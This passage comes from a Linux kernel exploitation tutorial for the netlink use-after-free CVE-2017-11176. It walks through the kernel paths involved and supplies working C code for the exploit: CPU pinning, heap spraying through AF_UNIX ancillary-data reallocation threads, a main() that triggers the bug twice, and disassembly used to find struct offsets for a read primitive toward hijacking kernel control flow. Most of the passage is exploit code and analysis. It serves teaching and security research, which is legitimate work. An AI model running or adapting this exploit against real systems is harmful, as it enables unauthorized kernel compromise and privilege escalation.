  // ... cut ...

    case SO_SNDTIMEO:
        ret = sock_set_timeout(&sk->sk_sndtimeo, optval, optlen);
        break;

  // ... cut ...
}
```

It calls **sock_set_timeout()**:

```
static int sock_set_timeout(long *timeo_p, char __user *optval, int optlen)
{
    struct timeval tv;

    if (optlen < sizeof(tv))
        return -EINVAL;
    if (copy_from_user(&tv, optval, sizeof(tv)))
        return -EFAULT;
    if (tv.tv_usec < 0 || tv.tv_usec >= USEC_PER_SEC)
        return -EDOM;

    if (tv.tv_sec < 0) {
    // ... cut ...
    }

    *timeo_p = MAX_SCHEDULE_TIMEOUT;          // <-----
    if (tv.tv_sec == 0 && tv.tv_usec == 0)    // <-----
        return 0;                             // <-----

  // ... cut ...
}
```

In the end, if we call *setsockopt()* with the *SO_SNDTIMEO* option, and giving it a *struct timeval* filled with zero. It will set the timeout to MAX_SCHEDULE_TIMEOUT (i.e. block indefinitely). It does not require any specific privileges.

One problem solved!

The second problem is that we need to **deal with the code that uses the control buffer data**. It is called very early in *unix_dgram_sendmsg()*:

```
static int unix_dgram_sendmsg(struct kiocb *kiocb, struct socket *sock,
                struct msghdr *msg, size_t len)
{
    struct sock_iocb *siocb = kiocb_to_siocb(kiocb);
    struct sock *sk = sock->sk;

  // ... cut (lots of declaration) ...

    if (NULL == siocb->scm)
        siocb->scm = &tmp_scm;
    wait_for_unix_gc();
    err = scm_send(sock, msg, siocb->scm, false);     // <----- here
    if (err < 0)
        return err;

  // ... cut ...
}
```

We already passed this check in the previous article but there is something different now:

```
static __inline__ int scm_send(struct socket *sock, struct msghdr *msg,
                 struct scm_cookie *scm, bool forcecreds)
{
    memset(scm, 0, sizeof(*scm));
    if (forcecreds)
        scm_set_cred(scm, task_tgid(current), current_cred());
    unix_get_peersec_dgram(sock, scm);
    if (msg->msg_controllen <= 0)         // <----- this is NOT true anymore
        return 0;
    return __scm_send(sock, msg, scm);
}
```

As you can see, we are now using the **msg_control** (hence *msg_controllen* is positive). That is, **we can't bypass *__scm_send()* anymore and it needs to return 0**.

Let's starts by exposing the "ancillary data object information" structure:

```
struct cmsghdr {
  __kernel_size_t cmsg_len;   /* data byte count, including hdr */
  int             cmsg_level;   /* originating protocol */
  int             cmsg_type;    /* protocol-specific type */
};
```

This is a **16 bytes** data structure which must be located at the very beginning of our "msg_control" buffer (the one with arbitrary data). Its usage actually depends on the socket type. One can see them as, "do something special" with the socket. For instance, in the UNIX socket, it can be used to pass "credentials" over a socket.

The control message buffer (*msg_control*) can hold one or more control message(s). Each control message is composed of a header and the data.

The first control message header is retrieved with the **CMSG_FIRSTHDR()** macro:

```
#define CMSG_FIRSTHDR(msg)  __CMSG_FIRSTHDR((msg)->msg_control, (msg)->msg_controllen)

#define __CMSG_FIRSTHDR(ctl,len) ((len) >= sizeof(struct cmsghdr) ? \
                  (struct cmsghdr *)(ctl) : \
                  (struct cmsghdr *)NULL)
```

That is, it checks if the provided len in *msg_controllen* is greater than 16 bytes. If not, it means that the control message buffer does not even hold a control message header! In that case, it returns NULL. Otherwise, it returns the starting address of the first control message (i.e. *msg_control*).

In order to find the next control message, one must use the **CMG_NXTHDR()** to retrieve the starting address of the next control message header:

```
#define CMSG_NXTHDR(mhdr, cmsg) cmsg_nxthdr((mhdr), (cmsg))

static inline struct cmsghdr * cmsg_nxthdr (struct msghdr *__msg, struct cmsghdr *__cmsg)
{
    return __cmsg_nxthdr(__msg->msg_control, __msg->msg_controllen, __cmsg);
}

static inline struct cmsghdr * __cmsg_nxthdr(void *__ctl, __kernel_size_t __size,
                           struct cmsghdr *__cmsg)
{
    struct cmsghdr * __ptr;

    __ptr = (struct cmsghdr*)(((unsigned char *) __cmsg) +  CMSG_ALIGN(__cmsg->cmsg_len));
    if ((unsigned long)((char*)(__ptr+1) - (char *) __ctl) > __size)
        return (struct cmsghdr *)0;

    return __ptr;
}
```

This is not as complex as it looks!. It basically takes the current control message header address *cmsg* and adds **cmsg_len** bytes specified in the current control message header (plus some alignment if necessary). If the "next header" is out of the *total size* of the whole *control message buffer*, then it means there is no more header, it returns NULL. Otherwise, the computed pointer (i.e. next header) is returned.

Beware! The *cmsg_len* is the len of the control message AND its header!.

Finally, there is a *sanity check* macro **CMSG_OK()** to check that the *current* control message size (i.e. *cmsg_len*) is not greater than the whole control message buffer:

```
#define CMSG_OK(mhdr, cmsg) ((cmsg)->cmsg_len >= sizeof(struct cmsghdr) && \
                (cmsg)->cmsg_len <= (unsigned long) \
                ((mhdr)->msg_controllen - \
                 ((char *)(cmsg) - (char *)(mhdr)->msg_control)))
```

Alright, now let's look at the **__scm_send()** code which is the one doing something useful (eventually) with the control messages:


```
int __scm_send(struct socket *sock, struct msghdr *msg, struct scm_cookie *p)
{
  struct cmsghdr *cmsg;
  int err;

[0]  for (cmsg = CMSG_FIRSTHDR(msg); cmsg; cmsg = CMSG_NXTHDR(msg, cmsg))
  {
    err = -EINVAL;

[1]    if (!CMSG_OK(msg, cmsg))
      goto error;

[2]    if (cmsg->cmsg_level != SOL_SOCKET)
      continue;

    // ... cut (skipped code) ...
  }

  // ... cut ...

[3]  return 0;

error:
  scm_destroy(p);
  return err;
}
```

Our objective is to force *__scm_send()* to return 0 [3]. Because **msg_controllen** is the size of our reallocation (i.e. 1024), we will enter the loop [0] (i.e. *CMSG_FIRSTHDR(msg) != NULL*).

Because of the [1], the value in the *first control message header* should be valid. We will set it to 1024 (size of the whole control message buffer). Then, by specifying a value different than SOL_SOCKET (i.e. 1), we can skip the whole loop [2]. That is, the next control message header will be seeked by *CMSG_NXTHDR()* since the **cmsg_len is equal to msg_controllen** (i.e. there is only ONE control message), cmsg will be set to NULL and we will gracefully exit the loop and return zero [3]!

In other words, with this reallocation:

- we can **NOT control the first 8 bytes** of the reallocation buffer (it is the size=1024)
- we have a **constraint on the second field** of the cmsg control header (value different than one)
- The last 4 bytes of the header are **free for use** as well as the other **1008 bytes**



Nice, we've got everything needed to reallocate in the kmalloc-1024 cache with (almost) arbitrary data. Before digging into the implementation, let's have a short study of what could possibly go wrong.

What Could Possible Go Wrong?

In the Reallocation Introduction, the *ideal* scenario case (i.e. fastest path) has been covered. However, what will happen if we don't hit that path? Things can go wrong...

WARNING: We will not cover every path of *kmalloc()/kfree()* it is expected that you understand your allocator by now.

For instance, let's consider that the *netlink_sock* object is about to be free'd:

1. If the *array_cache* is full, it will call **cache_flusharray()**. This will put *batchcount* free pointer to the *shared per-node* array_cache (if any) and call **free_block()**. That is, the **next kmalloc() fastest path will not re-use the lastest free'd object**. This breaks the LIFO property!

2. If it is about freeing the last "used" object in a *partial slab* it is moved to the slabs_free list.
3. If the cache already has "too much" free objects, the *free slab* is destroyed (i.e. pages are given back to the buddy)!
4. The buddy itself *may* initiate some "compaction" stuff (what about PCP?) and starts sleeping.
5. The scheduler decided to move your task to another CPU and the *array_cache* is per-cpu
6. The system (not because of you) is currently running out-of-memory and tries to reclaim memory from every subsystems/allocators, etc.

There are other paths to consider, and the same goes for the *kmalloc()*... All of these issues considered that your task was *alone* in the system. But the story does not stop here!

There are other tasks (including kernel ones) that concurrently use the *kmalloc-1024* cache. You are "in race" with them. A race that you *can* loose...

For instance, you just free'd the *netlink_sock* object, but then another task also free'd a *kmalloc-1024* object. That is, you will need to **allocate twice** to reallocate the *netlink_sock* (LIFO). What if another task "stole it" (i.e. *raced* you)? Well... you can't reallocate it anymore until this very same task does not give it back (and hopefully hasn't been migrated to another cpu...). But then, how to detect it?

As you can see, lots of things can go wrong. This is the most critical path in the exploit: *after* freeing the *netlink_sock* object but *before* reallocating it. We cannot address all these issues in the article. This is for more advanced exploit and it requires stronger knowledge of the kernel. Reliable reallocation is a complex topic.

However, let's explain two basic techniques that solve some of the aforementioned issues:

1. Fixing the CPU with **sched_setaffinity()** syscall. The *array_cache* is a per-CPU data structure. If you set a CPU mask to a single CPU at the beginning of the exploit, you are guaranteed to use the same *array_cache* when freeing and reallocating.
2. **Heap Spraying**. By reallocating "a lot", we have a chance to reallocate the *netlink_sock* object even if other tasks also free'd some *kmalloc-1024* objects. In addition, if the *netlink_sock*'s slab is put at the end of the free slab list, we try to allocate all of them until a *cache_grow()* eventually occurs. However, this is pure guessing (remember: basic technique).

Please check the implementation section to see how this is done.

A New Hope

You've got scared by the last section? Do not worry, we are lucky this time. The object (*struct netlink_sock*) we are trying to exploit lies in the **kmalloc-1024**. This is an *awesome* cache because it is not used a lot by the kernel. To convince you, do the *poor man method* described in "Method #5" (cf. Detecting the object size) and observe the various general kmemcaches:

```
watch -n 0.1 'sudo cat /proc/slabinfo | egrep "kmalloc-|size-" | grep -vi dma'
```

See? It does not move that much (at all?). Now look at "kmalloc-256", "kmalloc-192", "kmalloc-64", "kmalloc-32". Those are the bad guys... They are simply the most common kernel object sizes. Exploiting a UAF in those caches can quickly turn in hell. Of course, the "kmalloc activity" depends on your target and the processes running on it. But, the previous caches are *unstable* on almost all systems.

Reallocation Implementation

Alright! It is time to get back to our PoC and start coding the reallocation.

Let's fix the **array_cache** issue by migrating all our threads into the CPU#0:

```
static int migrate_to_cpu0(void)
{
  cpu_set_t set;

  CPU_ZERO(&set);
  CPU_SET(0, &set);

  if (_sched_setaffinity(_getpid(), sizeof(set), &set) == -1)
  {
    perror("[-] sched_setaffinity");
    return -1;
  }

  return 0;
}
```

Next, we want to check that we can use the "ancillary data buffer" primitive, let's probe the *optmem_max* sysctl value (via the *procfs*):

```c
static bool can_use_realloc_gadget(void)
{
  int fd;
  int ret;
  bool usable = false;
  char buf[32];

  if ((fd = _open("/proc/sys/net/core/optmem_max", O_RDONLY)) < 0)
  {
    perror("[-] open");
    // TODO: fallback to sysctl syscall
    return false; // we can't conclude, try it anyway or not ?
  }

  memset(buf, 0, sizeof(buf));
  if ((ret = _read(fd, buf, sizeof(buf))) <= 0)
  {
    perror("[-] read");
    goto out;
  }
  printf("[ ] optmem_max = %s", buf);

  if (atol(buf) > 512) // only test if we can use the kmalloc-1024 cache
    usable = true;

out:
  _close(fd);
  return usable;
}
```

The next step is to prepare the control message buffer. Please note that **g_realloc_data** is declared globally, so every thread can access it. The proper *cmsg* fields are set:

```c
#define KMALLOC_TARGET 1024

static volatile char g_realloc_data[KMALLOC_TARGET];

static int init_realloc_data(void)
{
  struct cmsghdr *first;

  memset((void*)g_realloc_data, 0, sizeof(g_realloc_data));

  // necessary to pass checks in __scm_send()
  first = (struct cmsghdr*) g_realloc_data;
  first->cmsg_len = sizeof(g_realloc_data);
  first->cmsg_level = 0; // must be different than SOL_SOCKET=1 to "skip" cmsg
  first->cmsg_type = 1; // <---- ARBITRARY VALUE

  // TODO: do something useful will the remaining bytes (i.e. arbitrary call)

  return 0;
}
```

Because we will re-allocate with AF_UNIX sockets, we need to prepare them. We will create a pair of socket for *every reallocation threads*. *Here, we create a _special kind* of unix sockets: **abstract sockets** (man 7 unix). That is, their address starts with a NULL byte ('@' in *netstat*). This is not mandatory, just a preference. The sender socket connects to the receiver socket and finally, we set the *timeout* value to *MAX_SCHEDULE_TIMEOUT* with *setsockopt()*:

```c
struct realloc_thread_arg
{
  pthread_t tid;
  int recv_fd;
  int send_fd;
  struct sockaddr_un addr;
};

static int init_unix_sockets(struct realloc_thread_arg * rta)
{
  struct timeval tv;
  static int sock_counter = 0;

  if (((rta->recv_fd = _socket(AF_UNIX, SOCK_DGRAM, 0)) < 0) ||
      ((rta->send_fd = _socket(AF_UNIX, SOCK_DGRAM, 0)) < 0))
  {
    perror("[-] socket");
    goto fail;
  }

  // bind an "abstract" socket (first byte is NULL)
  memset(&rta->addr, 0, sizeof(rta->addr));
  rta->addr.sun_family = AF_UNIX;
  sprintf(rta->addr.sun_path + 1, "sock_%lx_%d", _gettid(), ++sock_counter);
  if (_bind(rta->recv_fd, (struct sockaddr*)&rta->addr, sizeof(rta->addr)))
  {
    perror("[-] bind");
    goto fail;
  }

  if (_connect(rta->send_fd, (struct sockaddr*)&rta->addr, sizeof(rta->addr)))
  {
    perror("[-] connect");
    goto fail;
  }

  // set the timeout value to MAX_SCHEDULE_TIMEOUT
  memset(&tv, 0, sizeof(tv));
  if (_setsockopt(rta->recv_fd, SOL_SOCKET, SO_SNDTIMEO, &tv, sizeof(tv)))
  {
    perror("[-] setsockopt");
    goto fail;
  }

  return 0;

fail:
  // TODO: release everything
  printf("[-] failed to initialize UNIX sockets!\n");
  return -1;
}
```

The reallocation threads are initialized with **init_reallocation()**:

```c
static int init_reallocation(struct realloc_thread_arg *rta, size_t nb_reallocs)
{
  int thread = 0;
  int ret = -1;

  if (!can_use_realloc_gadget())
  {
    printf("[-] can't use the 'ancillary data buffer' reallocation gadget!\n");
    goto fail;
  }
  printf("[+] can use the 'ancillary data buffer' reallocation gadget!\n");

  if (init_realloc_data())
  {
    printf("[-] failed to initialize reallocation data!\n");
    goto fail;
  }
  printf("[+] reallocation data initialized!\n");

  printf("[ ] initializing reallocation threads, please wait...\n");
  for (thread = 0; thread < nb_reallocs; ++thread)
  {
    if (init_unix_sockets(&rta[thread]))
    {
      printf("[-] failed to init UNIX sockets!\n");
      goto fail;
    }

    if ((ret = pthread_create(&rta[thread].tid, NULL, realloc_thread, &rta[thread])) != 0)
    {
      perror("[-] pthread_create");
      goto fail;
    }
  }

  // wait until all threads have been created
  while (g_nb_realloc_thread_ready < nb_reallocs)
    _sched_yield(); // don't run me, run the reallocator threads!

  printf("[+] %lu reallocation threads ready!\n", nb_reallocs);

  return 0;

fail:
  printf("[-] failed to initialize reallocation\n");
  return -1;
}
```

Once started, the reallocation thread prepares the sender socket to block by flooding the receiver's receive buffer with *MSG_DONTWAIT* (i.e. non-blocked), and then blocks until the "big GO" (i.e. reallocation):

```c
static volatile size_t g_nb_realloc_thread_ready = 0;
static volatile size_t g_realloc_now = 0;

static void* realloc_thread(void *arg)
{
  struct realloc_thread_arg *rta = (struct realloc_thread_arg*) arg;
  struct msghdr mhdr;
  char buf[200];

  // initialize msghdr
  struct iovec iov = {
    .iov_base = buf,
    .iov_len = sizeof(buf),
  };
  memset(&mhdr, 0, sizeof(mhdr));
  mhdr.msg_iov = &iov;
  mhdr.msg_iovlen = 1;

  // the thread should inherit main thread cpumask, better be sure and redo-it!
  if (migrate_to_cpu0())
    goto fail;

  // make it block
  while (_sendmsg(rta->send_fd, &mhdr, MSG_DONTWAIT) > 0)
    ;
  if (errno != EAGAIN)
  {
    perror("[-] sendmsg");
    goto fail;
  }

  // use the arbitrary data now
  iov.iov_len = 16; // don't need to allocate lots of memory in the receive queue
  mhdr.msg_control = (void*)g_realloc_data; // use the ancillary data buffer
  mhdr.msg_controllen = sizeof(g_realloc_data);

  g_nb_realloc_thread_ready++;

  while (!g_realloc_now) // spinlock until the big GO!
    ;

  // the next call should block while "reallocating"
  if (_sendmsg(rta->send_fd, &mhdr, 0) < 0)
  {
    perror("[-] sendmsg");
    goto fail;
  }

  return NULL;

fail:
  printf("[-] REALLOC THREAD FAILURE!!!\n");
  return NULL;
}
```

The reallocation threads will *spinlock* with **g_realloc_now**, until the main thread tells them to start the reallocation with **realloc_NOW()** (it is important to keep it *inlined*):

```c
// keep this inlined, we can't loose any time (critical path)
static inline __attribute__((always_inline)) void realloc_NOW(void)
{
  g_realloc_now = 1;
  _sched_yield(); // don't run me, run the reallocator threads!
  sleep(5);
}
```

The **sched_yield()** syscall forces the main thread to be preempted. Fortunately, the next scheduled thread will be one of our reallocated thread, hence win the reallocation race.

Finally, the **main()** code becomes:

```c
int main(void)
{
  int sock_fd  = -1;
  int sock_fd2 = -1;
  int unblock_fd = 1;
  struct realloc_thread_arg rta[NB_REALLOC_THREADS];

  printf("[ ] -={ CVE-2017-11176 Exploit }=-\n");

  if (migrate_to_cpu0())
  {
    printf("[-] failed to migrate to CPU#0\n");
    goto fail;
  }
  printf("[+] successfully migrated to CPU#0\n");

  memset(rta, 0, sizeof(rta));
  if (init_reallocation(rta, NB_REALLOC_THREADS))
  {
    printf("[-] failed to initialize reallocation!\n");
    goto fail;
  }
  printf("[+] reallocation ready!\n");

  if ((sock_fd = prepare_blocking_socket()) < 0)
    goto fail;
  printf("[+] netlink socket created = %d\n", sock_fd);

  if (((unblock_fd = _dup(sock_fd)) < 0) || ((sock_fd2 = _dup(sock_fd)) < 0))
  {
    perror("[-] dup");
    goto fail;
  }
  printf("[+] netlink fd duplicated (unblock_fd=%d, sock_fd2=%d)\n", unblock_fd, sock_fd2);

  // trigger the bug twice AND immediatly realloc!
  if (decrease_sock_refcounter(sock_fd, unblock_fd) ||
      decrease_sock_refcounter(sock_fd2, unblock_fd))
  {
    goto fail;
  }
  realloc_NOW();

  printf("[ ] ready to crash?\n");
  PRESS_KEY();

  close(unblock_fd);

  printf("[ ] are we still alive ?\n");
  PRESS_KEY();

  // TODO: exploit

  return 0;

fail:
  printf("[-] exploit failed!\n");
  PRESS_KEY();
  return -1;
}
```

You can run the exploit now but you won't see anything useful. We are still randomly crashing during *netlink_release()*. We will fix this in the next section.

Exploit (Arbitrary Call)

"Where there is a will, there is way..."

In the previous sections, we:

- explained the basics of *reallocation* and *type confusion*
- gathered information about our own UAF and identified the dangling pointers
- understood that we can trigger/control the UAF whenever we want
- implemented the reallocation!

It is time to put this all together and exploit the UAF. Keep in mind that:

The ultimate goal is to take control over the *kernel execution flow*.

What dictates the kernel execution flow? Like any other program, the instruction pointer: RIP (amd64) or PC (arm).

As we've seen in Core Concept #1, the kernel is full of *Virtual Function Table (VFT)* and **function pointers** to achieve some genericity. Overwriting them and invoking them **allows to control the flow of execution** This is what we will do here.

The Primitive Gates

Let's get back to our *UAF primitives*. In a previous section, we saw that we can control (or trigger) the UAF by calling **close(unblock_fd)**. In addition, we saw that the **sk** field of *struct socket* is a dangling pointer. The relation between both are the VFTs:

- *struct file_operations* ***socket_file_ops***: *close()* syscall to *sock_close()*
- *struct proto_ops* ***netlink_ops***: *sock_close()* to *netlink_release()* (which uses *sk* intensively)

Those VFT are our primitive gates: every single *UAF primitive* starts from one of those function pointers.

However, we can NOT control those pointers directly. The reason being that the free'd structure is *struct netlink_sock*. Instead, pointers to these VFTs are stored in *struct file* and *struct socket* respectively. We will exploit the primitive those VFTs offer.

For instance, let's look at **netlink_getname()** (from *netlink_ops*) which is reachable through the following (pretty straight forward) call trace:

```
- SYSCALL_DEFINE3(getsockname, ...) // calls sock->ops->getname()
- netlink_getname()
```

```c
static int netlink_getname(struct socket *sock, struct sockaddr *addr,
               int *addr_len, int peer)
{
    struct sock *sk = sock->sk;                                 // <----- DANGLING POINTER
    struct netlink_sock *nlk = nlk_sk(sk);                      // <----- DANGLING POINTER
    struct sockaddr_nl *nladdr = (struct sockaddr_nl *)addr;    // <----- will be transmitted t
o userland

    nladdr->nl_family = AF_NETLINK;
    nladdr->nl_pad = 0;
    *addr_len = sizeof(*nladdr);

    if (peer) {                                                 // <----- set to zero by getsoc
kname() syscall
        nladdr->nl_pid = nlk->dst_pid;
        nladdr->nl_groups = netlink_group_mask(nlk->dst_group);
    } else {
        nladdr->nl_pid = nlk->pid;                                // <----- uncontrolled read p
rimitive
        nladdr->nl_groups = nlk->groups ? nlk->groups[0] : 0;     // <----- uncontrolled read p
rimitive
    }
    return 0;
}
```

Wow! This is a nice "uncontrolled read primitive" (two reads and no side-effect). We will use it to improve the exploit reliability in order to detect if the reallocation succeeds.

Reallocation Checker Implementation

Let's start playing with the previous primitive and check if the reallocation succeeds! How can we do this? Here is the plan:

1. Find the **exact offsets** of *nlk->pid* and *nlk->groups*
2. Write some magic value in our "reallocation data area" (i.e. *init_realloc_data()*)
3. Call **getsockname()** syscall and check the returned value.

If the returned address matches our magic value, it means the reallocation worked and we have exploited our first *UAF primitive* (uncontrolled read)! You won't always have the luxury to validate if the reallocation worked or not.

In order to find the offsets of *nlk->pid* and *nlk->groups*, we first need to get the binary in an uncompressed format. If you don't know how to, check this link. You should also take the **"/boot/System.map-$(uname -r)"** file. If (for some reasons) you don't have access to this file, you might try **"/proc/kallsyms"** which gives the same results (needs root access).

Alright, we are ready to disassemble our kernel. The Linux kernel is basically just an **ELF binary**. Hence, we can use classic *binutils* tools like **objdump**.

We want to find the **exact offsets** of *nlk->pid* and *nlk->groups* as they are used in the **netlink_getname()** function. Let's disassemble it! First, locate the address of *netlink_getname()* with the *System.map* file:

```
$ grep "netlink_getname" System.map-2.6.32
ffffffff814b6ea0 t netlink_getname
```

In our case, the *netlink_getname()* function will be loaded at address *0xffffffff814b6ea0*.

NOTE: We assume that KASLR is disabled.

Next, open the vmlinux (NOT vmlinuZ!), with a disassembly tool and let's analyze the *netlink_getname()* function:

```
ffffffff814b6ea0:       55                      push   rbp
ffffffff814b6ea1:       48 89 e5                mov    rbp,rsp
ffffffff814b6ea4:       e8 97 3f b5 ff          call   0xffffffff8100ae40
ffffffff814b6ea9:       48 8b 47 38             mov    rax,QWORD PTR [rdi+0x38]
ffffffff814b6ead:       85 c9                   test   ecx,ecx
ffffffff814b6eaf:       66 c7 06 10 00          mov    WORD PTR [rsi],0x10
ffffffff814b6eb4:       66 c7 46 02 00 00       mov    WORD PTR [rsi+0x2],0x0
ffffffff814b6eba:       c7 02 0c 00 00 00       mov    DWORD PTR [rdx],0xc
ffffffff814b6ec0:       74 26                   je     0xffffffff814b6ee8
ffffffff814b6ec2:       8b 90 8c 02 00 00       mov    edx,DWORD PTR [rax+0x28c]
ffffffff814b6ec8:       89 56 04                mov    DWORD PTR [rsi+0x4],edx
ffffffff814b6ecb:       8b 88 90 02 00 00       mov    ecx,DWORD PTR [rax+0x290]
ffffffff814b6ed1:       31 c0                   xor    eax,eax
ffffffff814b6ed3:       85 c9                   test   ecx,ecx
ffffffff814b6ed5:       74 07                   je     0xffffffff814b6ede
ffffffff814b6ed7:       83 e9 01                sub    ecx,0x1
ffffffff814b6eda:       b0 01                   mov    al,0x1
ffffffff814b6edc:       d3 e0                   shl    eax,cl
ffffffff814b6ede:       89 46 08                mov    DWORD PTR [rsi+0x8],eax
ffffffff814b6ee1:       31 c0                   xor    eax,eax
ffffffff814b6ee3:       c9                      leave
ffffffff814b6ee4:       c3                      ret
ffffffff814b6ee5:       0f 1f 00                nop    DWORD PTR [rax]
ffffffff814b6ee8:       8b 90 88 02 00 00       mov    edx,DWORD PTR [rax+0x288]
ffffffff814b6eee:       89 56 04                mov    DWORD PTR [rsi+0x4],edx
ffffffff814b6ef1:       48 8b 90 a0 02 00 00    mov    rdx,QWORD PTR [rax+0x2a0]
ffffffff814b6ef8:       31 c0                   xor    eax,eax
ffffffff814b6efa:       48 85 d2                test   rdx,rdx
ffffffff814b6efd:       74 df                   je     0xffffffff814b6ede
ffffffff814b6eff:       8b 02                   mov    eax,DWORD PTR [rdx]
ffffffff814b6f01:       89 46 08                mov    DWORD PTR [rsi+0x8],eax
ffffffff814b6f04:       31 c0                   xor    eax,eax
ffffffff814b6f06:       c9                      leave
ffffffff814b6f07:       c3                      ret
```

Let's decompose the previous assembly in smaller chunk and match it to the original *netlink_getname()* function. If you do not remember the **System V ABI**, please check this link. The most important thing to remember is the parameter order (we only have four parameters here):

1. **rdi**: *struct socket *sock*
2. **rsi**: *struct sockaddr *addr*
3. **rdx**: *int *addr_len*
4. **rcx**: *int peer*

Let's go. First we have the *prologue*. The call to *0xffffffff8100ae40* is a no-op (check the disassembly):

```
ffffffff814b6ea0:       55                      push   rbp
ffffffff814b6ea1:       48 89 e5                mov    rbp,rsp
ffffffff814b6ea4:       e8 97 3f b5 ff          call   0xffffffff8100ae40   // <---- NOP
```

Next, we have the *common* part of *netlink_getname()*, in ASM:

```
ffffffff814b6ea9:       48 8b 47 38             mov    rax,QWORD PTR [rdi+0x38] // retrieve "s
k"
ffffffff814b6ead:       85 c9                   test   ecx,ecx                  // test "peer"
 value
ffffffff814b6eaf:       66 c7 06 10 00          mov    WORD PTR [rsi],0x10      // set "AF_NETL
INK"
ffffffff814b6eb4:       66 c7 46 02 00 00       mov    WORD PTR [rsi+0x2],0x0   // set "nl_pad"
ffffffff814b6eba:       c7 02 0c 00 00 00       mov    DWORD PTR [rdx],0xc      // sizeof(*nlad
dr)
```

The code then branches depending on the *peer* value:

```
ffffffff814b6ec0:       74 26                   je     0xffffffff814b6ee8 // "if (peer)"
```

If "peer" is not zero (not our case), then there is all that code than we can mostly ignore except the last part:

```
ffffffff814b6ec2:       8b 90 8c 02 00 00       mov    edx,DWORD PTR [rax+0x28c]    // ignore
ffffffff814b6ec8:       89 56 04                mov    DWORD PTR [rsi+0x4],edx      // ignore
ffffffff814b6ecb:       8b 88 90 02 00 00       mov    ecx,DWORD PTR [rax+0x290]    // ignore
ffffffff814b6ed1:       31 c0                   xor    eax,eax                      // ignore
ffffffff814b6ed3:       85 c9                   test   ecx,ecx                      // ignore
ffffffff814b6ed5:       74 07                   je     0xffffffff814b6ede           // ignore
ffffffff814b6ed7:       83 e9 01                sub    ecx,0x1                      // ignore
ffffffff814b6eda:       b0 01                   mov    al,0x1                       // ignore
ffffffff814b6edc:       d3 e0                   shl    eax,cl                       // ignore
ffffffff814b6ede:       89 46 08                mov    DWORD PTR [rsi+0x8],eax      // set "nla
ddr->nl_groups"
ffffffff814b6ee1:       31 c0                   xor    eax,eax                      // return c
ode == 0
ffffffff814b6ee3:       c9                      leave
ffffffff814b6ee4:       c3                      ret
ffffffff814b6ee5:       0f 1f 00                nop    DWORD PTR [rax]
```

Which left us with this simple block, corresponding to the following code:

```
ffffffff814b6ee8:       8b 90 88 02 00 00       mov    edx,DWORD PTR [rax+0x288]  // retrieve
 "nlk->pid"
ffffffff814b6eee:       89 56 04                mov    DWORD PTR [rsi+0x4],edx    // give it to
 "nladdr->nl_pid"
ffffffff814b6ef1:       48 8b 90 a0 02 00 00    mov    rdx,QWORD PTR [rax+0x2a0]  // retrieve
 "nlk->groups"
ffffffff814b6ef8:       31 c0                   xor    eax,eax
ffffffff814b6efa:       48 85 d2                test   rdx,rdx                    // test if "n
lk->groups" it not NULL
ffffffff814b6efd:       74 df                   je     0xffffffff814b6ede         // if so, set
 "nl_groups" to zero
ffffffff814b6eff:       8b 02                   mov    eax,DWORD PTR [rdx]        // otherwise,
 deref first value of "nlk->groups"
ffffffff814b6f01:       89 46 08                mov    DWORD PTR [rsi+0x8],eax    // ...and put
 it into "nladdr->nl_groups"
ffffffff814b6f04:       31 c0                   xor    eax,eax                    // return cod
e == 0
ffffffff814b6f06:       c9                      leave
ffffffff814b6f07:       c3                      ret
```

